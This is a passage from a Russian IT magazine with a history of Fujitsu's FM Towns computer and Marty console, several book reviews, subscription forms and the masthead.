За аудиочасть компьютера отвечали две отдельные микросхемы: Ricoh RF5C68 обеспечивал воспроизведение 8-канального PCM-звука, тогда как Yamaha YM-2612 отвечала за 6-канальный FM-синтез музыки. Встроенная функция караоке позволяла при помощи поставлявшегося в комплекте программного обеспечения накладывать на голос поющего различные эффекты, например, эхо.

Но самое главное новшество заключалось в оснащении FM Towns приводом для чтения дисков CD-ROM объёмом 540 Мб, в результате чего этот компьютер стал первым ПК в мире, использующим компакт-диски в качестве источника данных. А благодаря поддержке стандарта Red Book компьютер Fujitsu без проблем проигрывал аудио-CD.

Специально для FM Towns была создана своя 32-разрядная операционная система с графическим интерфейсом пользователя под названием

TownsOS, которая загружалась с компакт-диска.

Стоит также отметить, что Fujitsu позволяла сторонним компаниям-разработчикам ПО за минимальное денежное отчисление записывать базовые компоненты TownsOS на свои компакт-диски. В результате программное обеспечение могло быть запущено на компьютере без необходимости первоначальной загрузки всей операционной системы целиком. То же самое касалось и игр – пользователи FM Towns могли играть в них без каких-либо загрузочных дискет и даже без жёсткого диска.

Что же касается совместимости с программным обеспечением для платформы IBM PC, она была достигнута за счёт использования специальной версии MS-DOS, а также расширителя DOS Extender компании Phar Lap с возможностью адресации более 1 Мб оперативной памяти.

Картину совершенства FM Towns довершал тёмно-серый корпус весьма нестандартной внешности. Большую часть его передней панели занимал привод CD-ROM с вертикальной загрузкой, флоппи-дисководы, дискретный регулятор громкости со светодиодной полосой индикации её уровня, разъёмы для микрофона, наушников, а также клавиатуры, мыши и геймпада.

Всё в FM Towns говорило о превосходстве компьютера над всеми конкурирующими персональными компьютерами того времени. Однако за подобное аппаратно-программное совершенство покупателю приходилось

выложить немалую сумму – от 2600 до 3100 долларов, и это без учёта стоимости монитора, клавиатуры и мыши. Цена компьютера, предназначенного, в первую очередь для домашних развлечений, довольно-таки «кусалась».

Ещё во время выхода FM Towns в свет Fujitsu объявила о намерении продать в течение года 100 тысяч систем. Однако планам компании не суждено было сбыться.

Спустя тот самый год с хвостиком после начала продаж в мае 1990 года FM Towns объявила о продаже всего 35 тысяч систем, что было ничтожно малой цифрой. Впрочем, с появлением новых компьютеров семейства, оснащённых более быстродействующими процессорами, которые, по словам Fujitsu, были ориентированы на бизнес-сектор и создание мультимедийного контента, продажи несколько возросли и к июлю 1991 года составили 130 тысяч ПК.

К 1992 году положение NEC на рынке персональных компьютеров не изменилось – компания со своей линейкой PC-9801 продолжала удерживать около 60% рынка. В то же время на долю Fujitsu приходило всего 6% от «увесистого» японского парка ПК. Компания боролась изо всех сил, пытаясь хоть как-то «выбить» FM Towns «место под солнцем».

Младший брат

Желая снизить стоимость FM Towns, тем самым сделав её более доступной для потенциальных покупателей, а также привлекательной для разработчиков игровых приложений, Fujitsu

Всё и даже больше

Наиболее редкой диковинкой во всём семействе компьютеров и игровых консолей под единым названием FM Towns, без сомнения, является FM Car Marty. Данная консоль отличалась от обычной Marty не только внешним видом, но и дополнительными возможностями. В комплекте с устройством поставлялся GPS-приёмник, а также программное обеспечение Navisoft ком-

пании Naviken, благодаря чему пользователь мог разъезжать по улицам японских мегаполисов без риска потеряться. Вместо встроенного флоппи-дисковода у Car Marty был специальный слот для карт GPS, на которых содержалась картографическая информация того или иного региона. В остальном эта консоль представляла собой обыкновенную FM Towns Marty.

выпустила в феврале 1993 года игровую консоль FM Towns Marty, ориентированную в отличие от персонального компьютера исключительно на использование в домашних условиях для развлекательных целей. Несмотря на небольшие размеры, внутри у Marty была спрятана «начинка» от полноценного FM Towns: тот же процессор 386 (правда, производства AMD), работающий на частоте 16 МГц, 2 Мб оперативной памяти, однокоростной привод CD-ROM, а также флоппи-дисковод. Последний предназначался не только для загрузки программ, но и в качестве средства для сохранения пользователем результатов прохождения игр. Наконец, на боковые панели консоли были вынесены два порта для подключения игровых джойстиков, а также разъём для клавиатуры. В качестве устройства отображения использовался обычный телевизор, соединявшийся с Marty посредством композитного либо же S-video разъемов.

Консоль работала под управлением TownsOS и была обратно совместима с подавляющим большинством программного обеспечения, на-


писанного для FM Towns. Кстати, пару слов о нём.

На первых порах после старта продаж компьютера в 1989 году лавинообразного появления нового ПО, конечно же, не последовало. Сперва это были продукты, переносившиеся из других платформ, однако со временем TownsOS обзавелась собственными программами: текстовыми процессорами, графическими редакторами, средствами для работы со звуком, видео, программами для создания насыщенных мультимедийным контентом презентаций, а также различными интерактивными учебниками по языкам, музыке, дисциплинам школьной программы и прочим.

Однако если с ПО для продуктивной работы ситуация была ещё более или менее сносной, то об играх этого сказать было нельзя. Первая волна игровых новинок для FM Towns также переключалась из других компьютерных платформ, в основном – с уже упоминавшихся PC-9801 и X68000. Лишь со временем начали появляться игры, на полную мощность использующие возможности FM Towns.



Fujitsu FM Towns во всём своём великолепии



Графический интерфейс TownsOS

Попытка вырваться за пределы родины

Fujitsu никогда не поставляла FM Towns на другие рынки, за исключением японского. Конечно, иногда тот или иной компьютер «забрел» в Европу или США, будучи ввезённым не официально, либо же послушно «следуя» за своим владельцем, забравшим ПК на новое место жительства. Впрочем, всё это не значит, что компания сама не предпринимала попыток выйти на мировой рынок.

Сразу после появления первой модели FM Towns представители Fujitsu обратились к Марку Кантеру (Marc Canter), ранее разрабатывавшему компьютерные игры и программные средства для создания мультимедийного контента, а также

его напарнику, инвестору Майлзу Гилбарну (Miles Gilburne). Кантеру был предложен пост президента американского подразделения компании по созданию компьютерных систем с целью вывода новинки на американский рынок. По расчетам Марка, запуск FM Towns в США обошёлся бы в 50 млн долларов, что, впрочем, устраивало компанию. Однако вмешавшийся в дело известный журналист и инвестор Стюарт Элсон (Stewart Alsop) заявил, что на затею потребуется в четыре раза большая сумма – 200 млн долларов. Доверчивые представители Fujitsu «развели руками», и планы по захвату рынка США были отложены на длительное время, а впоследствии и вовсе упразднены.

Пожалуй, наиболее примечательным примером оптимизации игровых проектов под платформу FM Towns стала Ultima VI – очередная часть знаменитой серии ролевых игр производства компании Origin. Создатель Ultima, Ричард Гэрриот (Richard Garriott), тесно сотрудничал с инженерами Fujitsu для разработки лучшей версии игры.

Начать стоит с того, что Ultima VI для FM Towns была первым проектом, выпущенным Origin на компакт-диске. Специально для этого компьютера было записано несколько часов разговоров игровых персонажей, большая часть которых была наговорена самим Гэрриотом. Нажатие на японский или английский флаг вверху экрана приводило к переключению языка разгово-

ра. Встроенная в функцию караоке FM Towns возможность создания эхо была использована в игре для темниц и пещер, дабы голоса персонажей звучали в этой окружающей обстановке соответствующим образом.

Несмотря на неоспоримые преимущества игр, создаваемых специально для FM Towns или же оптимизируемых под его аппаратное обеспечение, их количество было ничтожно малым. Большая часть компаний предпочитала двигаться по пути минимального сопротивления – обеспечивать работу своего продукта на компьютерной платформе Fujitsu, да и только. В результате количество игр, созданных специально для FM Towns/Marty, составило всего 33 штуки, что было каплей в море по сравнению с разнообразием игровых приложений для того же Sharp X68000, не говоря уже о NEC PC-9801.

Стоит также отметить, что при цене в 800 долларов США консоль Marty стоила дороже своих конкурентов в лице Sega Mega Drive и Super NES на четверть, хотя и предлагала гораздо больше возможностей. Однако для большинства японских мальчиков и девочек более дешёвая игровая система, обладающая внушительным списком выпущенных для неё игр, была гораздо привлекательнее возможности работать с «серьёзными» программами или же проигрывать музыку с компакт-дисков.

В результате Marty, получившая статус одной из первых 32-битных кон-

солей, из-за недостатка игр и высокой цены была обречена на провал.

Впоследствии Fujitsu выпустила обновлённую модель консоли Marty 2, отличавшуюся от предшественницы более мощным процессором, работавшим на частоте 25 МГц, возможностью подключения к Интернету (сетевые игры, чат, доски объявлений), а также другим цветом корпуса. Однако даже несмотря на аппаратные улучшения, а также сниженную цену, Marty 2 ждала судьба её предшественницы.

Сжигая мосты

«Формула успеха» NEC, основанная на совместимости и программном обеспечении, сработала и в случае с FM Towns, однако наоборот: в то время как компьютер Fujitsu на голову превосходил своих конкурентов по рынку, производители ПО продолжали создавать свои приложения и игры под более старые, однако и более распространённые системы. Те же разработчики игровых приложений в лице Carcom, Namco, Taito, Konami и другие компании ориентировались в первую очередь на X68000, поскольку «одним выстрелом» могли убить «двух зайцев» – и для игрового автомата игру создать, и с минимальными усилиями на компьютер её перенести. FM Towns же с его новыми возможностями, а оттого и необходимостью досконального изучения новой платформы, её аппаратной и программной частей, а также дальнейшей оптимизации отталкивал разработчиков. Нет игр – нет и новых покупателей, а если нет покупателей – производитель вынужден идти на крайние меры.

К 1993 году, несмотря на миллионы долларов, потраченные Fujitsu на рекламу FM Towns, компания смогла продать лишь 500 тысяч систем. Неудовлетворённая этой цифрой, она принялась за реорганизацию своего подразделения по производству персональных компьютеров.

В это время компания IBM представила японским производителям персональных компьютеров стандарт DOS/V, представлявший собой операционную систему PC-DOS, в которой поддержка японского языка (иероглифические шрифты) и другая информация о локализации хранилась на жёстком диске. Достигалось это благода-



Передняя панель корпуса FM Towns

ря поддержке новыми стандартами мониторов и графических адаптеров IBM PC-совместимых компьютеров, начиная с EGA, динамической загрузки декодеров для знакового режима. Отныне производителям компьютеров Страны восходящего солнца не приходилось заниматься созданием собственных библиотек иероглифов, записывать их в специальные ПЗУ и устанавливать дополнительные микросхемы в компьютеры, а затем пытаться заставить работать это в тандеме с операционной системой.

Согласно DOS/V операционная система PC-DOS работала на IBM PC-совместимых компьютерах, вследствие чего японским производителям больше не было нужды поддерживать свои закрытые архитектуры. Стандартизация, начавшаяся в Америке ещё в начале 80-х годов, наконец докатилась и до Японии.

Fujitsu наряду с остальными компаниями приняла решение использовать при производстве своих FM Towns компоненты IBM PC-совместимых ПК. В результате её собственные компьютеры лишились всего того, что делало их столь уникальными и неповторимыми.

В ноябре 1993 года Fujitsu объявила о выходе в свет второго поколения FM Towns. Новые модели компьютера оснащались процессором i486 с частотой 25-66 МГц, 2-скоростным приводом CD-ROM, а старшие модели ещё и комплектовались мониторами с разрешением 1024x768 и поддержкой 16,7 миллиона цветов. Ну и, наконец, наиболее важное новшество – совместимость

с DOS/V, вследствие чего на компьютер могла быть установлена не только DOS производства IBM или Microsoft, но и Windows 3.x. FM Towns II выпускались не только в стандартных корпусах типа «башня» с вертикальным приводом компакт-дисков, но и в настольных корпусах, а также в моноблочном варианте со встроенным в корпус монитором.

Первые модели второго поколения стали «лебединой песней» оригинальной архитектуры FM Towns. В последующих моделях Fujitsu приняла решение полностью отказаться от собственных разработок, в результате чего платформа лишилась своих графических и аудиочипов, обзаведясь взамен стандартными для персональных компьютеров того времени шинами VLB и EISA для подключения плат сторонних разработчиков.

Компания также начала проводить активное снижение себестоимости производства своих компьютеров. Вместо покупки необходимых компонентов у японских производителей Fujitsu обратила свой взор на Юго-Восточную Азию, где их стоимость была на 20-30% ниже. Производство аппаратной части базировалось в Таиланде, а финальная сборка перекочевала на Тайвань. В течение короткого срока в компьютерных системах Fujitsu осталось менее 10% японских компонентов. Наконец, компания вложила сотни миллионов долларов в рекламную кампанию, а также в создание новых каналов для дистрибуции.

В результате к 1995 году доля Fujitsu на рынке персональных ком-

пьютеров достигла 18,2%, в результате чего она вновь заняла вторую строчку списка крупнейших поставщиков ПК в Японии, отодвинув на третье место Apple и приблизившись к NEC.

Выпуск персональных компьютеров под маркой FM Towns продолжался до лета 1997 года, когда на свет появилась последняя модель, оснащённая процессором Intel Pentium MMX с частотой 200 МГц. Спустя некоторое время Fujitsu свернула создание собственных ПК и переориентировала своё производство на выпуск ноутбуков под торговой маркой Lifebook, а также различной цифровой техники. Новое компьютерное подразделение под названием Fujitsu Siemens Computers, сформированное в 1999 году совместно с немецкой компанией Siemens AG, дало жизнь десяткам новых персональных компьютеров и ноутбуков, однако название FM Towns больше ни разу не всплывало в продуктовой линейке компании.

Как говорил японский инвестор Дзюи Ито, неизвестно, что бы собой представляла современная индустрия ПК, сумей Fujitsu вывести FM Towns за пределы Японии, тем самым начав популяризацию мультимедиа в персональных компьютерах задолго до её официальных «пионеров».


1. <http://www.wikipedia.org>.
2. <http://www.fujitsu.com>.
3. <http://www.japaninc.com>.
4. <http://museum.ipsj.or.jp>.
5. <http://www.old-computers.com>.
6. <http://assembler.roarvgm.com>.
7. <http://www.tosecico.org>.



FM Towns Marty



В такой кейс упаковывались компакт-диски с играми для FM Towns/ Marty



Книга адресована начинающим пользователям Linux. Большая её часть представляет собой поверхностный обзор основных понятий Linux и более подробное описание графических инструментов управления, поставляемых в составе дистрибутива Mandriva Linux 2008.

Книга весьма точно соответствует

Mandriva Linux 2008. Руководство пользователя

Денис Колисниченко

своему названию «Руководство пользователя» и вполне оправдывает ожидания от книги. Другое дело, что многие вопросы, которые наверняка возникнут у пользователя, в первый раз ставящего Linux, освещены недостаточно глубоко и останутся без ответа.

В первой части книги рассказывается об установке и первоначальной настройке Mandriva Linux 2008.

Вторая часть посвящена работе в Интернете.

Забавно, что третья часть книги называется «Fedora и железо». Тем не менее речь идет именно о Mandriva. Освещается подключение принтера, сканера, особенности работы с разделами жесткого диска, настройка видеокарты и монитора.

В четвертой части речь идет о поддержке мультимедиа в самых различных формах проявления. Автор рассказывает об установке кодеков для про-

игрывания файлов в несвободных форматах, записи дисков и играх.

Пятая часть называется «Офисное применение дистрибутива». В ней читателя ждет краткий рассказ о пакете OpenOffice и графическом редакторе растровой графики GIMP.

Последняя глава называется «Системные трюки» и содержит некоторое количество небольших советов по использованию рассматриваемого дистрибутива.

На прилагаемом к книге DVD размещен дистрибутив Mandriva Linux 2008 Free.

- Издательство: «Питер»
- Год издания: 2008
- Количество страниц: 272
- ISBN: 978-5-388-00509-0
- Цена: ≈ 260 руб.

Книга предоставлена издательством «Питер».



Как следует из предисловия, книга предназначена для студентов высших учебных заведений и слушателей курсов повышения квалификации, обучающихся по специальности «комплексное обеспечение информационной безопасности автоматизированных систем». От книги остается скорее ощущение справочника, чем учебника. Причем перегруженного названиями

Информационная безопасность открытых систем. В двух томах. Том 2. Средства защиты в сетях

Сергей Запечников, Наталья Милославская,
Александр Толстой, Дмитрий Ушаков

и примерами конкретных решений конкретных вендоров. И даже не до уровня модельных рядов и линеек продуктов, а вплоть до подверсий, чей жизненный цикл весьма короток. В целом учебник напоминает лоскутное одеяло с главами разной степени полезности.

Знать студенту о том, что компания «Cisco включила в ОС IOS 11.3 поддержку протоколов L2TP и IPSec [начиная с версии IOS 11.3(3)]» наверное полезно... Но зачем тонны подобной информации включать в учебник, который должен давать фундаментальную подготовку, непонятно. В большинстве своем для понимания глав-лоскутков требуются глубокие знания технологий конкретного вендора. Перегруженность текста названиями закрытых технологий конкретных производителей про-

то сбивает с толку. С точки зрения общесистемного подхода ценность такого изложения для меня малопонятна.

Что действительно превращает данное издание в нечто большее, чем сборник описаний технологий и решений поставщиков коммерческих IT-решений, — это привязка к российской нормативной базе и законодательству, чего, безусловно, не найдешь на сайтах международных компаний, работающих на множестве рынков.

- Издательство: «Горячая линия-Телеком»
- Год издания: 2008
- Количество страниц: 560
- ISBN: 978-5-9912-0034-9
- Цена: ≈ 555 руб.

Книга предоставлена издательством «Горячая линия-Телеком».



У меня сложилось впечатление, что существует две русскоязычные версии данного издания. Первая, вышедшая в 2008 году, содержит, судя по выходным данным на сайтах интернет-магазинов, 1392 страницы, и часть глав представлена только на прилагающемся к книге компакт-диске. Вторая версия, которая попала в редакцию «Системного администратора» объемом уже 1738 страниц, и хотя в содержании напротив ряда глав и приложений на-

C# 2008 и платформа .NET 3.5 для профессионалов

Кристиан Нагел, Билл Ивсен, Джей Глинн, Карли Уотсон, Морган Скиннер

писано «на компакт-диске», этот материал входит в книгу. Интересно, что и под обложкой нашей книги написано «1392 с.» – видимо, не исправили при выпуске «полной версии». Обе версии, судя по изображениям обложек в Интернете, абсолютно одинаковы и, видимо, отличаются только «дополнительными» тремя сотнями страниц. Покупатель, будь бдителен!

Книга представляет собой обновленное с учетом вышедших версий .NET 3.5 и Visual Studio 2008 издание тех же авторов «C# 2005 и платформа .NET 3.0 для профессионалов». Посредством этого всеобъемлющего руководства читатель может освоить фундаментальные основы C# и различные методики программирования на этом языке.

Книга богата примерами, демонстрирующими излагаемый теоретический материал.


По сравнению с изданием, посвященным C# 2005, добавлены новые примеры кода и полностью новые гла-

вы, посвященные LINQ, SQL, ADO.NET, Windows Communication Foundation, Windows Workflow Foundation, Windows Presentation Foundation, массивам, системным транзакциям, трассировке и регистрации событий.

Полностью новые предоставляют исчерпывающую информацию по всем необходимым аспектам C# 2008. В этой книге описаны: разработка приложений и служб Windows; использование ASP.NET 3.5 для создания веб-страниц; манипулирование XML в коде C#; применение ADO.NET для доступа к базам данных; генерация графических данных с помощью C# 2008; использование многочисленных дополнений C#.

- Издательство: «Диалектика»
- Год издания: 2009
- Количество страниц: 1738
- ISBN: 978-5-8459-1458-3
- Цена: ≈ 1024 руб.

Книга предоставлена издательством «Вильямс».



Как следует из названия, книга, вышедшая в популярной серии «Beginning...», посвящена последней версии кросс-платформенного офисного пакета программ OpenOffice 3.0. Издание состоит из двух частей. В первой части описывается использование каждого из ос-

Beginning OpenOffice 3: From Novice to Professional

Andy Channelle

новных инструментов, входящих в пакет: Writer, Calc, Presentations, Base и Draw. Вторая часть повествует о совместном использовании инструментов и различных специфических приемах и трюках. В книге рассказывает о том, как использовать этот мощный пакет в различных операционных системах, включая Windows, Linux и OS X. Достаточный объем уделен работе с различными форматами файлов, включая форматы Microsoft Office, PDF, и работе с веб-приложениями GoogleOffice docs.

Книга снабжена многочисленными иллюстрациями. Текст воспринимается достаточно легко, вероятно, сказыва-

ется опыт работы автора со многими компьютерными изданиями. Отечественный читатель мог быть знаком с автором по переводным статьям в Linux Format.

К недостаткам с точки зрения неанглоязычного читателя стоит отнести отсутствие материала по локализации и интернационализации. В частности, о работе со словарями и проверкой орфографии.

- Издательство: Apress
- Год издания: 2008
- Количество страниц: 488
- ISBN: 978-1-4302-1590-5
- Цена: ≈ \$30.39

Обзор книжных новинок подготовил Андрей Маркелов

Редакционная подписка для физических лиц

- Вы можете оформить подписку только на **российский** адрес.
- При заполнении квитанции **обязательно РАЗБОРЧИВО** укажите фамилию, имя, отчество полностью, почтовый индекс и адрес получателя (область, город, улица, номер дома, номер квартиры), контактный телефон.
- Журнал высылается почтой заказной бандеролью только после поступления денег на расчетный счет и **копии заполненного и оплаченного бланка, отправленной в редакцию по факсу: (495) 628-82-53 (доб. 120) или на электронный адрес: subscribe@samag.ru.**

ИЗВЕЩЕНИЕ	Форма № ПД-4 ООО "С 13" ИНН 7708654814/ КПП 770801001 Р.сч. 40702810300080001868 К.сч. 30101810100000000787 ОАО «УРАЛСИБ» г. Москва БИК 044525787 Коды: по ОКПО 84027582, по ОКОПФ 65 Вид платежа: Редакционная подписка на журнал "Системный администратор" за 2009 г. <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <tr> <td>01</td><td>02</td><td>03</td><td>04</td><td>05</td><td>06</td><td>07</td><td>08</td><td>09</td><td>10</td><td>11</td><td>12</td> </tr> <tr> <td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td> </tr> </table> Дата _____ Сумма платежа: <u>2400</u> руб. <u>00</u> коп. Информация о плательщике: _____ (Ф. И. О. почтовый индекс, адрес и телефон) _____ Подпись _____	01	02	03	04	05	06	07	08	09	10	11	12	X	X	X	X	X	X	X	X	X	X	X	X
01	02	03	04	05	06	07	08	09	10	11	12														
X	X	X	X	X	X	X	X	X	X	X	X														
Кассир																									
КВИТАНЦИЯ	Форма № ПД-4 ООО "С 13" ИНН 7708654814/ КПП 770801001 Р.сч. 40702810300080001868 К.сч. 30101810100000000787 ОАО «УРАЛСИБ» г. Москва БИК 044525787 Коды: по ОКПО 84027582, по ОКОПФ 65 Вид платежа: Редакционная подписка на журнал "Системный администратор" за 2009 г. <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <tr> <td>01</td><td>02</td><td>03</td><td>04</td><td>05</td><td>06</td><td>07</td><td>08</td><td>09</td><td>10</td><td>11</td><td>12</td> </tr> <tr> <td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td> </tr> </table> Дата _____ Сумма платежа: <u>2400</u> руб. <u>00</u> коп. Информация о плательщике: _____ (Ф. И. О. почтовый индекс, адрес и телефон) _____ Подпись _____	01	02	03	04	05	06	07	08	09	10	11	12	X	X	X	X	X	X	X	X	X	X	X	X
01	02	03	04	05	06	07	08	09	10	11	12														
X	X	X	X	X	X	X	X	X	X	X	X														
Кассир																									

Российская Федерация

- Подписной индекс: годовой – **20780**, полугодовой – **81655**
Каталог агентства «Роспечать»
- Подписной индекс: годовой – **88099**, полугодовой – **87836**
Объединенный каталог «Пресса России»
Адресный каталог «Подписка за рабочим столом»
Адресный каталог «Библиотечный каталог»
- Альтернативные подписные агентства:
Агентство «Интер-Почта» (495) 500-00-60, курьерская доставка по Москве
Агентство «Вся Пресса» (495) 787-34-47
Агентство «Курьер-Пресссервис»
Агентство «ООО Урал-Пресс» (343) 375-62-74
ЛинуксЦентр www.linuxcenter.ru
- Подписка On-line
<http://www.arzi.ru>
<http://www.gazety.ru>
<http://www.presscafe.ru>

СНГ

В странах СНГ подписка принимается в почтовых отделениях по национальным каталогам или по списку номенклатуры «АРЗИ»:

- **Азербайджан** – по объединенному каталогу российских изданий через предприятие по распространению

печати «Гасид» (370102, г. Баку, ул. Джавадхана, 21)

- **Казахстан** – по каталогу «Российская Пресса» через ОАО «Казпочта» и ЗАО «Евразия пресс»
- **Беларусь** – по каталогу изданий стран СНГ через РГО «Белпочта» (220050, г. Минск, пр-т Ф. Скорины, 10)
- **Узбекистан** – по каталогу «Davriy nashrlar» российские издания через агентство по распространению печати «Davriy nashrlar» (7000029, г. Ташкент, пл. Мустакиллик, 5/3, офис 33)
- **Армения** – по списку номенклатуры «АРЗИ» через ГЗАО «Армпечать» (375005, г. Ереван, пл. Сасунци Да-вида, д. 2) и ЗАО «Контакт-Мамул» (375002, г. Ереван, ул. Сарьяна, 22)
- **Грузия** – по списку номенклатуры «АРЗИ» через АО «Сакпресса» (380019, г. Тбилиси, ул. Хошараульская, 29) и АО «Мацне» (380060, г. Тбилиси, пр-т Гамсахурдия, 42)
- **Молдавия** – по каталогу через ГП «Пошта Молдовей» (МД-2012, г. Кишинев, бул. Штефан чел Маре, 134) по списку через ГУП «Почта Приднестровья» (МД-3300, г. Тирасполь, ул. Ленина, 17) по прайс-листу через ООО Агентство «Editil Periodice» (МД-2012, г. Кишинев, бул. Штефан чел Маре, 134)
- Подписка для **Украины**:
Киевский главпочтамт
Подписное агентство «KSS», тел./факс (044)464-0220

Ф.СП-1

Министерство связи РФ

АБОНЕМЕНТ на журнал

Системный

администратор

(индекс издания)

Количество комплектов:

на 200 год по месяцам

1	2	3	4	5	6	7	8	9	10	11	12

Куда (почтовый индекс)

(адрес)

Кому

(фамилия, инициалы)

ДОСТАВОЧНАЯ КАРТОЧКА

ПВ

место

ли-тер

на журнал

(индекс издания)

Системный
администраторСтои-
мостьпо каталогу
за доставкуруб. коп.
руб. коп.

Количество комплектов:

на 200 год по месяцам

1	2	3	4	5	6	7	8	9	10	11	12

Куда

(почтовый индекс)

Кому

(адрес)

(фамилия, инициалы)

Подписные индексы:

20780*

 + диск с архивом
статей 2008 года

81655**

без диска

 по каталогу агентства
«Роспечать»

88099*

 + диск с архивом
статей 2008 года

87836**

без диска

 по каталогу агентства
«Пресса России»

* Годовой
** Полугодовой
*** Диск вкладывается
в февральский
номер журнала,
распространяется
только на территории
России

УЧРЕДИТЕЛИ

Частные лица

РЕДАКЦИЯ

Генеральный директор

Владимир Положевец

Ответственный секретарь

Наталья Хвостова

sekretar@samag.ru

Технический редактор

Владимир Лукин

Главный редактор

электронного приложения

«Open Source»

Дмитрий Шурупов

osa@samag.ru

Внештатные редакторы

Алексей Барабанов

Кирилл Сухов

Александр Емельянов

Дмитрий Васильев

Олег Щербаков

Александр Слесарев

РЕКЛАМНАЯ СЛУЖБА

тел./факс: (495) 628-8253 (доб. 120)

Дарья Зуморина

reclama@samag.ru

Евгения Тарабина

expro@samag.ru

Верстка и оформление

maker@samag.ru

Дизайн обложки

Дмитрий Репин

По вопросам распространения

обращайтесь по телефону:

Светлана Зобова

(495) 628-8253 (доб. 120)

107045, г. Москва,

Ананьевский переулок, дом 4/2, стр. 1

тел./факс: (495) 628-8253

Сайт журнала: www.samag.ru

ИЗДАТЕЛЬ

ООО «С 13»

Отпечатано типографией

ООО «Периодика»

Тираж 17000 экз.

Тираж электронной версии 62000 экз.

Журнал зарегистрирован в Министерстве РФ по делам печати, телерадиовещания и средств массовых коммуникаций (свидетельство ПИ № 77-12542 от 24 апреля 2002 г.).

За содержание статьи ответственность несет автор. Мнение редакции может не совпадать с мнением автора. За содержание рекламных материалов ответственность несет рекламодатель. Все права на опубликованные материалы защищены.



Вы знаете, как бороться
с «Просачивающейся Адварью»?
Применяете «Чарующий скрипт»?

Редакция журнала «Системный администратор» представляет
вам новый админский сувенир для истинных знатоков своего дела –
карточную игру «**АУТСОРСЕР**».

В ходе игры участники тянут из колоды карты «Проблем», с которыми
им предстоит бороться один на один или с помощниками, используя
подручные средства. Успешное решение «Проблемы» добавляет игроку
уровни. Если вы не считаете себя добрым и милым, то для вас в игре
предусмотрена специальная возможность – сделать гадость другому
участнику и обойти его в потоне за уровнями.

Победителем становится тот, кто быстрее всех
доберется до 10 уровня. Остальные подробности об игре,
«Чарующем скрипте», «МегаУтилите» и «Клановом коктейле»
вы сможете узнать из правил игры.

«**АУТСОРСЕР**» – это пародия на жизнь, которая позволит вам
ощутить всю прелесть аутсорсинга... но без всей словесной мишуры,
типа, «утром стулья, вечером деньги...»!

Приобретайте игру «**АУТСОРСЕР**» в редакции.

